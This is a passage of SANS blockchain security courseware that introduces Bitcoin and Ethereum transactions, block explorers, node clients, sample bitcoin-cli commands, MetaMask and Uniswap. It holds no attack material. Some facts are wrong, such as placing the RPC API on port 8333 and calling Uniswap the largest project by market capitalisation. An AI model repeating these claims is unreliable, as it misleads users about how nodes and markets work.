- **Pay_to_Pubkey_Hash:** This is a standard transaction to a Bitcoin address (which is based on the hash of a public key, hence pubkey_hash)
- **Pay_to_Script_Hash:** This is a transaction for making a transaction to a particular Bitcoin script (like one that implements multisignatures)
- **NULL_DATA:** The OP_RETURN opcode in Bitcoin's Script can be used to carry 83 bytes of data that are not stored as an UTXO. Using OP_RETURN, while discouraged, is beneficial because it doesn't cause nodes' lists of UTXOs to become bloated with unspendable UTXOs. This data can be deleted by nodes if desired without impacting their ability to validate future transactions and blocks in the blockchain.

LIGHTNING NETWORK

- Bitcoin currently supports 7 transactions per second (tps) whereas Visa supports 2000 tps.
- One solution to scaling BTC txns is Lightning Network
 - Key idea: why process small, repeated txns on the main chain?
 - Instead, a L2 protocol that sits atop the Bitcoin Network was created.
- Basic Setup
 - Two participants create a channel on Lightning network and fund it with a starting balance.
 - After many transactions, once no more transactions are expected, the channel is closed and ONLY the final amounts are written to the main chain
- What this unlocks
 - Onion-style routing via relay nodes: not necessary to have a channel to send money to another person... send it through intermediaries and it will route eventually to the person
 - Higher tps: txns will be approved much faster in small networks than waiting for the whole world to approve a morning coffee purchase

Bitcoin has a number of limitations. One of the biggest of these is its scalability or throughput. Bitcoin has a set maximum block size (theoretically 4 MB, realistically 2 MB) and a target block rate (a block every ten minutes). This means that it has a set maximum capacity of data that it can process (6 KB per second).

State channel protocols, like the Lightning Network, are second-layer protocols that run on top of a blockchain's distributed ledger. They work through the following three steps:

1. **Channel Creation:** Two users of the blockchain perform a transaction that creates a state channel. Each one contributes an amount of Bitcoin that is locked while the channel is in use.
2. **Value Transfer:** Users of a state channel can perform transactions by rebalancing the value in their channel. At any time, both users have a mutually-signed transaction that describe the current balance of the channel (the amount of cryptocurrency in it belonging to each user). Value can be transferred by creating a new transaction that invalidates the previous and describes a new balance of value (i.e., more to the recipient of the transaction, less to the sender).
3. **Channel Teardown:** At any given time, both parties have a description of the current state of the channel. Either can tear down the channel by submitting this state to the blockchain network, which unlocks the channel's cryptocurrency and transmits the appropriate amount to each party.

The use of state channels provides a number of different benefits:

- **Higher Throughput:** A state channel can process a theoretically infinite number of transactions since each transaction only requires signing a new agreement regarding the state of the channel. These transactions are not recorded on the blockchain and do not count towards its throughput.
- **Faster Transactions:** A transaction on a state channel only involves the two parties that are involved in the channel. Transactions can be performed as quickly as the two parties can mutually sign the state update.
- **Increased Ledger Scalability:** Blockchain scalability is limited by the fact that every transaction must be stored on the ledger forever (due to blockchain immutability). State channels help blockchain to scale since only the channel creation and destruction transactions are recorded.

Reference:

<https://bitcoinmagazine.com/what-is-bitcoin/what-is-the-bitcoin-block-size-limit>

COMPONENTS OF A TRANSACTION

BTC TX EXAMPLE

<https://blockchair.com/bitcoin/transaction/237c9ec19b8cf4d2f7385fd9b8b9b53426ab7e15e31cfe78e20eadbcf0f36b97>

SANS | SEC554 | Blockchain and Smart Contract Security 101

The image above shows an example of a Bitcoin transaction. It is divided into four sections.

General Info

This section provides a summary of the transaction. It includes a hash of the transaction, the block number where it is located, the block timestamp, and a summary of the inputs, outputs, and fees associated with it.

Technical Details

This section provides metadata about the transaction in question. This includes information about the number of inputs and outputs of the transaction and its size.

Transaction Graph (bottom)

This graph shows the flow of value through the transaction. A single input contributes value, which is divided between two outputs.

Raw Tx

Bitcoin transactions are recorded in hexadecimal. A node's knowledge of the transaction structure enables it to parse the transaction into the fields shown in the other three views.

COMPONENTS OF A TRANSACTION

ETHEREUM TRANSACTION EXAMPLE

The screenshot shows a transaction on the Kovan Testnet. Key fields include:

- Transaction Hash:** 0x7160778b79d596e51165519b35528342964e03cd5e4671b6af98358eb
- Status:** Success
- Block:** 21742440 (6 Block Confirmations)
- Timestamp:** 39 secs ago (Oct-27-2020 12:36:48 PM +UTC)
- From:** 0x405b84e029b33c225d0106029bd81a8cab7b
- To:** 0x29727c59b05ccdb825e4225c1a40142d8216ceee
- Value:** 1 Ether (\$0.00)
- Transaction Fee:** 0.000315 Ether (\$0.000000)
- Gas Price:** 0.000000015 Ether (15 Gwei)
- Gas Limit:** 41,000
- Gas Used by Transaction:** 21,000 (51.22%)
- Nonce:** Position 84996
- Input Data:** 0x

ETHEREUM has a few different transaction details, but also has timestamps, From/To , Value sent, an others.

Hash Format is a bit different than Bitcoin. They start with '0x'

Smart Contract Transactions require "Gas" to run. This is the Gas Price.
Gas Limit – The maximum amount of Gas to use for a specific transaction.
This prevents infinite Loop conditions.

SANS

SEC554 | Blockchain and Smart Contract Security

102

Ethereum has the concept of both transactions and messages. A transaction is a superset with two potential purposes:

- **Message Call:** A message is data and value (Ether) that is transmitted between two different accounts on the Ethereum network. Ethereum does not differentiate between user accounts and smart contract accounts, so a message can flow to/from a user or smart contract.
- **Smart Contract Creation:** Smart contracts are programs that are stored on the distributed ledger. They are created via a special transaction and assigned a blockchain account.

Another crucial concept on the Ethereum blockchain is that of gas. Every node in the blockchain network needs to expend resources maintaining their copy of the distributed ledger. Gas is designed to compensate them for this effort. Every instruction in Solidity has an associated gas value that is based upon its complexity. When creating a transaction, a user must include a certain amount of gas (fractions of an Ether) with the transaction. This gas is paid to the node that creates the block containing the transaction.

It is important to note that Ethereum imposes limits on the amount of gas that a particular transaction can carry. If a transaction runs out of gas, its execution state is rolled back to the state before execution began. However, the gas is not refunded since the node still had to perform the operations to determine that insufficient gas was included.

Reference:

<https://ethereum.stackexchange.com/questions/7358/what-is-the-difference-between-transaction-and-message>

BLOCK EXPLORERS – ONLINE TRANSACTION ANALYSIS

- Application that allows everyone with an internet connection to track in real-time all the transactions made
- Typically, present blocks in tabular form with the following attributes
 - Block height, Hash, Time, Reward, Mined By, Size
- Additional information is provided regarding each block and the transactions that it contains.
- More well-known block explorers (with Segwit support)
 - btc.com
 - blockchair.com
 - bitaps
 - Etherscan.io

A block explorer is designed to make the data stored by a blockchain node more accessible and available to users. The web UI will provide a list of the current blocks in the blockchain and offer the ability to inspect each of the transactions within them.

The block view within the block explorer will provide some or all of the following information:

- **Block Height:** This value indicates where the block is located in the blockchain. The value starts with the genesis block and increments from there.
- **Hash:** The hash of the block header. This is especially significant in Proof of Work, where this value should be less than a certain threshold.
- **Time:** When the block was created.
- **Reward/Fees:** The amount of cryptocurrency made by the creator of the block. Composed of block reward (a set value of newly created cryptocurrency) and transaction fees (payments made by transaction creators).
- **Mined By:** The node/mining pool that created the block.
- **Size:** The size of the block

Clicking into a particular block in the list provides more in-depth information, including a list of transactions. Each transaction in this list will have a list of inputs and outputs specifying where value has flowed inside the transaction.

BLOCKEXPLORERS

BLOCK EXPLORERS – BLOCKCHAIR EXAMPLE

The screenshot shows a detailed view of a Bitcoin transaction on the Blockchair Block Explorer. The transaction hash is 60f28e308d0ae7bd7d0c583c464cea96a16c3e59ccf3fab3123b318740e281e3. It was created at block 654447 and has 1 confirmation. The transaction occurred on 2020-10-27 12:40 (11 minutes ago). The total input value is 0.11507224 BTC, and the total output value is 0.11484000 BTC. A transaction fee of 0.00023224 BTC was paid, resulting in a fee per byte of 108 satoshi and a fee per vbyte of 174 satoshi. The transaction is marked as Replace-by-fee (RBF) enabled. The sender address is 34TVM5ZoKXCV4HWAu8Te7wFnM6LwKoUFRM, and the recipient address is 3MZnPzi8qpwAu86eNZZLHJmtPtMAXL66ii. The transaction is currently unspent with a value of 0.11484000 BTC.

General info

Hash (txid)	60f28e308d0ae7bd7d0c583c464cea96a16c3e59ccf3fab3123b318740e281e3		
Block Id	654447 1 confirmation		
Time (UTC)	2020-10-27 12:40 (11 minutes ago)		
PDF receipt	USD	BTC	
Input total	0.11507224 BTC	Output total	0.11484000 BTC
Transaction fee	0.00023224 BTC	Fee per byte	108 satoshi
Replace-by-fee (RBF) enabled?	NO	Fee per vbyte	174 satoshi

Technical details

Input count / Output count	1 / 1
Size	216
Coidays destroyed	0.44
For developers	API docs Raw tx
Alternative explorers	BTC ETH

Senders

← ① 0.11507224 BTC	34TVM5ZoKXCV4HWAu8Te7wFnM6LwKoUFRM	→ 3MZnPzi8qpwAu86eNZZLHJmtPtMAXL66ii
--------------------	------------------------------------	--------------------------------------

Recipients

0.11484000 BTC Unspent

SANS | SEC554 | Blockchain and Smart Contract Security 104

This is an example of a Bitcoin transaction within the Blockchair Block Explorer.

The screenshot shows the Etherscan Block Explorer interface. At the top, there's a navigation bar with links for Home, Blockchain, Tokens, Resources, and more. Below the navigation is a search bar labeled "Search by Address / Txn Hash / Block / Token". The main content area is titled "BLOCK EXPLORERS – ETHERSCAN EXAMPLE". It displays "Transaction Details" for a specific Ethereum transaction. The transaction hash is 0x09994061e9bffb09f662f310be7fafe81d3323fea0b7c51cd0188870669f763. The status is "Success". The transaction was included in block 11138727, which has 1 block confirmation. It occurred 25 seconds ago (Oct-27-2020 12:50:51 PM +UTC) and was confirmed within 20 seconds. The transaction originated from address 0x1cc57352fa1aa92831f96fd00103b63816b98588 and went to address 0x74381d4533co43121ablef7566010dd9fb7c9f7a. The value transferred was 0.395506711297932 Ether (\$159.35), and the transaction fee was 0.000975780835103 Ether (\$0.31). The gas price was 0.000000036086111954 Ether (36.086111954 Gwei).

SANS

SEC554 | Blockchain and Smart Contract Security

105

This is an example of an Ethereum transaction within the Etherscan Block Explorer.

LAB 1.3: BLOCKCHAIN TRANSACTION ANALYSIS

Target: www.blockchair.com and etherscan.io

Objectives:

- Become familiar with blockchair.com and Etherscan.io.
- Locate a Bitcoin address in both blockchair.com and Etherscan.io.
- Identify balance in a wallet and addresses involved in a transaction.


Time: 30 minutes

SANS |

SEC554 | Blockchain and Smart Contract Security 106

This page intentionally left blank.

BLOCKCHAIN TRANSACTION ANALYSIS



This page intentionally left blank.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security
Attacks & Defenses

554.3

Smart Contract Security
Vulnerabilities & Exploitation

SEC554.1

Consensus Mechanisms

- Proof of Work
- Mining – The History and the Process
- Proof of Stake
- Lightning Network
- Exercise: Join a Blockchain Mining Pool

Blockchain Transactions

- Components of a Transaction
- Block Explorers
- Exercise: Blockchain Transaction Analysis

Blockchain Components

- Bitcoin – API, Nodes, and Clients
- Exercise: Use the Bitcoin-CLI to Interact with an API
- Ethereum Architecture and DeFi with Uniswap
- Exercise: Use MetaMask with a DEX

This page intentionally left blank.

THE BITCOIN NETWORK

- All nodes are equal
- New nodes can join anytime with knowledge of at least one connected node.
- Peer list is built recursively.
- Nodes can leave any time.
- Random network topology.
- Resilient to Outages (Network/Nodes)



Blockchain does not use a traditional client-server network for communications. Instead, it uses a peer-to-peer network, where each node is directly connected to a few other nodes. Information percolates across the blockchain via multiple different hops from node to node.


The use of a peer-to-peer network for communications provides a number of different advantages to the blockchain:

- **Decentralization:** The primary reason for the use of a peer-to-peer network for communications in the blockchain is the balance between decentralization and scalability. The use of a traditional client-server model is too centralized since all communications flow through the server. On the other hand, a fully connected network (with each node connected directly to every other node) does not scale well (the number of links grows exponentially with the number of nodes). A peer-to-peer network provides a balance of decentralization and scalability.
- **Resiliency to Node Outages:** Public blockchain networks are composed of “volunteers”, where nodes participate in the network in exchange for the rewards of block creation. This means that nodes are not required to be constantly online, and nodes may unintentionally be knocked offline (restarts, crashes, etc.). With a peer-to-peer network, no node is essential to communications flow as every node should be connected to every other node via multiple different routes.
- **Resiliency to Network Outages:** The blockchain relies upon its communications network to distribute transactions and blocks to nodes for block creation and ledger updates. While a blockchain cannot maintain operations through a full network failure, a peer-to-peer network minimizes the probability that localized network failures dramatically impact the blockchain’s operations.
- **Security:** Blockchain transactions and blocks contain valuable information, and an attacker can impact the blockchain’s operations by filtering a node’s view of the state of the blockchain network. A peer-to-peer network, with multiple communications paths between nodes, makes it difficult for an attacker to completely control a node’s connections to the rest of the blockchain network.

BITCOIN - NODES APIS AND CLIENTS

BITCOIN SOURCE CODE OVERVIEW

- <https://github.com/bitcoin/bitcoin>
- Written in C++
- Over 750 Contributors (as of Nov 2020)
- Open Sources and anyone can audit, test, contribute.



The screenshot shows the GitHub repository for Bitcoin. It displays the master branch with several recent pull requests. The repository has 576 issues, 398 pull requests, and 26.287 stars. Key contributors include MarcoFalke and others. The repository is described as the 'Bitcoin Core integration/staging tree' and includes tags for bitcoin, c-plus-plus, p2p, cryptography, and cryptographer. It features a Readme file and an MIT License. There are 236 releases, with the latest being Bitcoin Core 0.20.1. No packages are published, and the contributor count is 758.

SANS | SEC554 | Blockchain and Smart Contract Security 110

The Bitcoin whitepaper defines how the Bitcoin protocol works in theory, and the Bitcoin node software implements this functionality as software. Since Bitcoin is an open-source project, the source code of Bitcoin Core - the most widely-used version of the Bitcoin software - is available on GitHub. This enables it to undergo peer review (multiple security issues have been identified this way) and to be modified and forked if desired (many altcoins are forked versions of the Bitcoin Core code).

The Bitcoin Core software implements a standalone node that is designed to work as part of a greater network. For this reason, Bitcoin Core is designed to run in a few different deployment scenarios:

- **Main Network:** This is the “real” Bitcoin network, where the Bitcoin cryptocurrency has value. It is the equivalent of production systems in a traditional IT environment.
- **Testnet:** This network is designed to simulate the real network as closely as possible. It enables developers to test modifications to the software in an environment where a glitch does not cost a significant amount of money.
- **Regression Test:** By default, Bitcoin networks create new blocks every ten minutes, which is not helpful for software testing. Regression test mode enables a node to run in a standalone configuration and create new blocks on demand to test new applications and functionality.

When modifying the Bitcoin Core software for use in altcoins, the chainparams.cpp file is an important place to look. Many altcoins focus on changing this file since they are trying to address the limitations of Bitcoin (slow transaction speeds, small blocks, etc.) by tweaking the parameters that define how Bitcoin blocks are created. These configuration settings are contained within this file.

BITCOIN NODES AND CLIENTS (I)

The official node from the opensource repo is the Bitcoin Core, which can be downloaded from: <https://bitcoincore.org/en/download/>

There are versions of the Nodes and Clients for Windows/Linux/MacOSX

It requires a large amount of disc space (around 500GB currently), but can run with “pruning” to reduce space.

Once the Node is downloaded, and the Blockchain synchronization is complete, you can interact with it with the client:

bitcoin-cli (CLI)
bitcoin-qt (GUI)



Bitcoin Core is open-source code that is freely accessible on GitHub. After downloading it and installing it, it is necessary to download and validate a copy of the Bitcoin ledger in order for it to operate properly. Due to the immutability of the Bitcoin blockchain, it is always growing and currently requires about 500 GB of memory. However, it is possible to remove certain data from it (“pruning”) to decrease memory utilization at the cost of decreased security.

After the ledger has been downloaded and the node has completed synchronization, it is possible to interact with it. Bitcoin Core offers a couple of different client options, including a command line interface (bitcoin-cli) and a graphical user interface (bitcoin-qt).

BITCOIN - NODES APIs AND CLIENTS

BITCOIN NODES AND CLIENTS (2)

Synchronizing with network... 6 years and 0 weeks behind

Balances (out of sync)
Available: 0.00000000 BTC
Pending: 0.00000000 BTC
Total: 0.00000000 BTC

Recent transactions (out of sync)

Balances Available: 0.00000000 BTC Pending: 0.00000000 BTC Total: 0.00000000 BTC

Recent transactions

Balances Available: 0.00000000 BTC Pending: 0.00000000 BTC Total: 0.00000000 BTC

Recent transactions

Synchronizing with network... 8 years and 17 weeks behind

Bitcoin Core - Wallet

File Settings Help

Overview Send Receive Transactions

Linux (tgz)
64 bit

ARM Linux
64 bit - 32 bit

Linux (Snap Store)

Mac OS X
dmg - tar.gz

Windows
exe - zip

SANS

SEC554 | Blockchain and Smart Contract Security 112

Bitcoin Core is designed to work on all major operating systems. Behind the scenes, it has the same functionality for storing and maintaining its copy of the distributed ledger. This consistency is essential to ensuring that all of the decentralized nodes in the Bitcoin network remain synchronized. However, as shown above, the user interface can differ from platform to platform. Despite this, the functionality across all platforms remains the same.

THE RPC-API

The API that both the bitcoin-cli and bitcoin-qt reference.

Implemented in 10+ languages including the most popular ones.

The API can be reached on TCP port 8333.

Direct Interaction with a Bitcoin Core Node is performed with the CLI clients:

Example commands:

```
$ ./bitcoin-cli getblockhash 0 #see genesis block  
$ ./bitcoin-cli -stdin encryptwallet #create encrypted wallet  
$ ./bitcoin-cli backupwallet ~/walletbackup.dat #backup wallet  
$ ./bitcoin-cli -named getnewaddress address_type=bech32 #get new address
```

The RPC-API defines the set of API calls that can be used with a Bitcoin client to interact with a Bitcoin node server (like bitcoind or bitcoin-qt-server). These API calls expose useful functionality of the node software, such as performing transactions, listing Bitcoin account addresses, etc.

The RPC API is implemented in 15 different languages, including commonly-used ones like Python, Ruby, Go, and PHP.

For a list of the available API calls, visit https://en.bitcoin.it/wiki/Original_Bitcoin_client/API_calls_list.

References:

[https://en.bitcoin.it/wiki/API_reference_\(JSON-RPC\)](https://en.bitcoin.it/wiki/API_reference_(JSON-RPC))

https://en.bitcoin.it/wiki/Original_Bitcoin_client/API_calls_list

LAB 1.4: INTERACT WITH THE BITCOIN RPC-API

Objectives:

- **Interact with a Bitcoin testnet remote node.**
- **Send and receive RPC-API commands to see how to interact with a node.**

Time: 30 minutes

This page intentionally left blank.

EXERCISE: WALKTHROUGH

INTERACT WITH THE BITCOIN RPC-API



SANS |

SEC554 | Blockchain and Smart Contract Security 115

This page intentionally left blank.


ETHEREUM QUICK RECAP

Created by Vitalik Buterin and released July 30th, 2015.

Intended to serve as a decentralized computer featuring smart contracts rather than restrict itself to transaction processing as in Bitcoin.

Ethereum is a Proof of Work system, however becoming Proof of Stake System with Ethereum 2.0 (due in 2021)

Smart contracts written in a programming language Solidity.
(a few others not as used like Vyper)



Ethereum


The Ethereum blockchain was designed by Vitalik Buterin to be the first smart contract platform. Instead of storing data about financial transactions, Ethereum transactions store executable code that is run on each of the nodes within the blockchain network. This enables Ethereum to implement a full decentralized computer where each node in the network is kept in sync because it updates its state with the code contained within blockchain blocks.

Ethereum also implements a cryptocurrency: Ether. This is significant because it enables Ethereum to support value transfers, and the use of Ether makes it possible for the public blockchain to incentivize and reward the nodes maintaining the distributed ledger.

Ethereum has implemented its own programming language for its smart contracts called Solidity. Solidity looks similar to languages such as JavaScript and Python and is designed to be easily readable and understandable.

EVM (ETHEREUM VIRTUAL MACHINE)

- The EVM is a sandboxed virtual stack embedded within each full Ethereum node, responsible for executing contract bytecode. Contracts are compiled to EVM bytecode.
- Virtual machines create a level of abstraction between the executing code and the executing machine.
- This layer is needed to improve the portability of software, as well as to make sure applications are separated from each other, and separated from their host.



SANS

SEC554 | Blockchain and Smart Contract Security

117

The goal of a smart contract platform is to implement a fully decentralized computer. To accomplish this, it is necessary that updates to the state of each node's copy of the computer are deterministic. The use of blockchain ensures that nodes are all running the same code (contained within Ethereum transactions), and the Ethereum Virtual Machine ensures that all code is executing in identical environments.

The use of the Ethereum Virtual Machine provides a few benefits to the Ethereum blockchain:

- Determinism:** The use of the EVM ensures that smart contract code runs identically on any platform. This is important to ensuring that anyone can run an Ethereum node and stay synchronized with the rest of the Ethereum network.
- Security:** The use of a virtual machine isolates an Ethereum node's operations from the host computer. This provides mutual security benefits since it limits the potential for outside interference with the blockchain node and decreases the probability that attacks from within the blockchain can exploit the host computer.
- Customized Architecture:** The EVM is designed to support Solidity smart contracts. The use of a custom VM ensures that the EVM is ideally suited to do so.

ETHEREUM NETWORKS

Mainnet

the live public Ethereum production blockchain, where actual valued transactions occur on the distributed ledger.

Public Testnet(s)

public Ethereum blockchain(s) designed for testing, running on valueless ether available from "faucets," that mirror the mainnet environment as closely as possible.
(Examples: Ropsten, Kovan, Rinkeby, Görli)

Local Testnet(s)

local, running on your machine or on a small scale, private Ethereum blockchains.
(Examples: Ganache, eth-tester, private client network clusters)

Like the Bitcoin network, the Ethereum network offers a number of different deployment options for an Ethereum node:

- **Mainnet:** The Ethereum mainnet is the “production” environment. This network is where Ether has real value and is applied to real-world use cases.
- **Public Testnets:** A number of different Ethereum testnets exist for testing either Ethereum node software or smart contracts that run on the Ethereum platform. These testnets are designed to provide a realistic experience but use valueless Ether. To test contracts on a testnet, it is possible to request Ether from a number of different Ethereum “faucets”.
- **Local Testnets:** A local testnet is running an Ethereum node in a standalone configuration or as part of a small, private network. This is useful for testing early-stage code that lacks the full functionality required to work effectively in even a public testnet environment.

ETHEREUM CLIENT SOFTWARE

Ethereum has a lot more variation to the client options tailored to the programming language you want to use.

- GETH (Go), Parity (Rust) are Ethereum clients, web3js (node)
- Different features are added on by developers
 - GETH has "Fast Sync"
 - Parity has "Warp Sync"
- Mist is a dApp browser, not a client.
- Mist interacts with a running Ethereum Client, and acts as an interface to more easily access the JSON-RPC APIs.

Blockchain protocols are similar to Internet protocols. They define how different systems should communicate and interact but not the details of their implementation. This is why it is possible to have multiple different webserver implementations, Internet browsers, and blockchain software.

Ethereum has a couple of different major clients, including Geth and Parity. Both of these implement the core features of the Ethereum blockchain, but developers are also able to make additional customizations. One of the major differences between Geth and Parity is how they implement “expedited” synchronization of a node to the blockchain. Geth has “Fast Sync”, and Parity has “Warp Sync”. These expedite the download process in different ways:


- **Fast Sync:** Geth’s Fast Sync starts by downloading all of the block headers of the Ethereum blockchain, enabling it to get “caught up” quickly but performing no validation of these headers. In the background, it downloads the block bodies and uses them to validate the blockchain’s state.
- **Warp Sync:** Parity nodes take a snapshot of the blockchain every 30,000 blocks. Warp Sync starts by downloading only these snapshots to get a summary of the blockchain, then downloads the rest of the data in the background.

Mist is another popular Ethereum program; however, it is not a full Ethereum client. Mist interacts with an Ethereum client and enables a user to easily perform transactions, check wallet state, create and deploy smart contracts, etc.


References:

- <https://ethereum.stackexchange.com/questions/62653/can-anyone-explain-whats-the-difference-between-mist-geth-parity-in-simple-term>
- <https://ethereum.stackexchange.com/questions/9991/what-is-paritys-warp-sync-and-why-is-it-faster-than-geth-fast>

ETHEREUM CLIENT SOFTWARE - METAMASK



- By far the most popular software client to interact with Ethereum is MetaMask.
- Allows a user to buy, store, send, and swap tokens and Ether.
- Offered as a browser extension, or mobile app.
- Comes with a key vault, and mnemonic seed generation.
- Can connect to MainNet, TestNets, or Local Chains.



SANS |

SEC554 | Blockchain and Smart Contract Security


120

This page intentionally left blank

DEFI ON ETHEREUM

- The shift from Traditional Finance to Peer-To-Peer Finance.
- Ethereum is the main platform currently used.
- Currently, \$40 Billion worth of USD locked in DeFi Smart Contracts.
- Uses are: Asset management, DAOs, Derivatives, DEXs, Insurance, Lending, and borrowing, Margin trading, Payments, Stablecoins, Staking, Synthetic assets, Tokenization, Trading and more.

Total Value Locked (USD) in DeFi



Main Benefits of DeFi:

- Programmability
- Immutability.
- Interoperability.
- Transparency.
- Permissionless.
- Self-Custody.

Decentralized finance, known also as DeFi, is a shift from traditional financial systems into the peer-to-peer architecture provided by decentralized technologies built on Ethereum blockchain. From trading, to insurance, to lending, to borrowing platforms and including to stablecoins to wrapped Bitcoin, the DeFi world is ever-changing. Currently, with Billions-worth of value locked in DeFi and Ethereum smart contracts, it's becoming the most active sector in the blockchain.

By deploying smart contracts on Ethereum, DeFi users can interact with financial protocols and platforms that run exactly as the contract is programmed and that are available to anyone with an Internet connection. Decentralized exchanges, synthetic assets, and flash loans are brand new ideas that can only exist on blockchains. This monumental change in financial technology presents a number of advantages with regard to risk, trust, and opportunity.


The Main Benefits of DeFi on Ethereum are:

- Programmability – You can create or deploy your own financial model in a smart contract
- Immutability – It will never change the finance structure, since the blockchain is immutable.
- Interoperability – Multiple ledgers and languages can interact with each other to do financial integrations.
- Transparency – Fully public and auditable, including the code and the amounts of transactions.
- Permissionless – Anyone can have access with a client like Metamask
- Self-Custody – You own your own keys, and you can remain anonymous on the transactions.

SWAPPING WITH DEFI - UNISWAP

- One of the most popular DeFi Platforms today is **Uniswap**.
- Uniswap is a Dex (Decentralized Exchange) that allows a Permissionless Trading platform to swap ERC20 tokens.
- Over 25% of all Ethereum Transactions are now involved with Uniswap (as of Jan 2021).
- Completely opensource.
- <https://app.uniswap.org>

- Key Terminology:**
- Swap Pairs
 - Tokens
 - Oracles
 - Liquidity Pools
 - Liquidity Providers



SANS

SEC554 | Blockchain and Smart Contract Security 122

Uniswap is a fully decentralized exchange (DEX), which means it isn't owned and operated by a central entity and uses a new type of trading model called an automated liquidity protocol.

The Uniswap platform was built in 2018 and is since the world's largest cryptocurrency project by market capitalization.

Its service is compatible with all ERC-20 tokens and infrastructure such as wallet services like MetaMask and MyEtherWallet.

Uniswap is also completely open source. It allows users to list tokens on the exchange for free, and because Uniswap is a decentralized exchange (DEX), it means users maintain control of their funds at all times as opposed to a centralized exchange that requires traders to give up control of their private keys.

How Uniswap works is that it runs on two smart contracts; an "Exchange" contract and a "Factory" contract. These are automatic computer programs that are designed to perform specific functions when certain conditions are met. In this instance, the factory smart contract is used to add new tokens to the platform and the exchange contract facilitates all token swaps, or "trades."

The trades are executed through Liquidity Pools, where Liquidity Providers can add Pairs, and earn Fees for providing their liquidity to the pool.

- Swap Pairs – Two ERC 20 Tokens paired together in a Liquidity Pool.
- Tokens – An individual ERC20 Token (like USDC)
- Oracles – Contracts that monitor the external world, such as checking the USD value.
- Liquidity Pools – The amount of value between two pairs is inside of a Liquidity Pool.
- Liquidity Providers – The users that put their liquidity into a pool to earn incentives by allowing users to Swap tokens on the DEX.

LAB 1.5: USE METAMASK TO SWAP ETHEREUM ON A DEX

Objectives:

- Use Metamask as a Browser Client to interact with Ethereum EVM.
- Draw Ether from a Testnet to your Metamask Wallet.
- Swap your Ether for a Token on Uniswap DEX.
- Learn How DEX's work.

Time: 45 minutes

This page intentionally left blank.

EXERCISE: WALKTHROUGH

USE METAMASK TO SWAP ON ETHEREUM ON A DEX



SANS |

SEC554 | Blockchain and Smart Contract Security

124

This page intentionally left blank.

554.2

Blockchain Security

Attacks and Defenses

hide01.ir

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

Copyright © 2021 SANS Institute. All rights reserved to SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

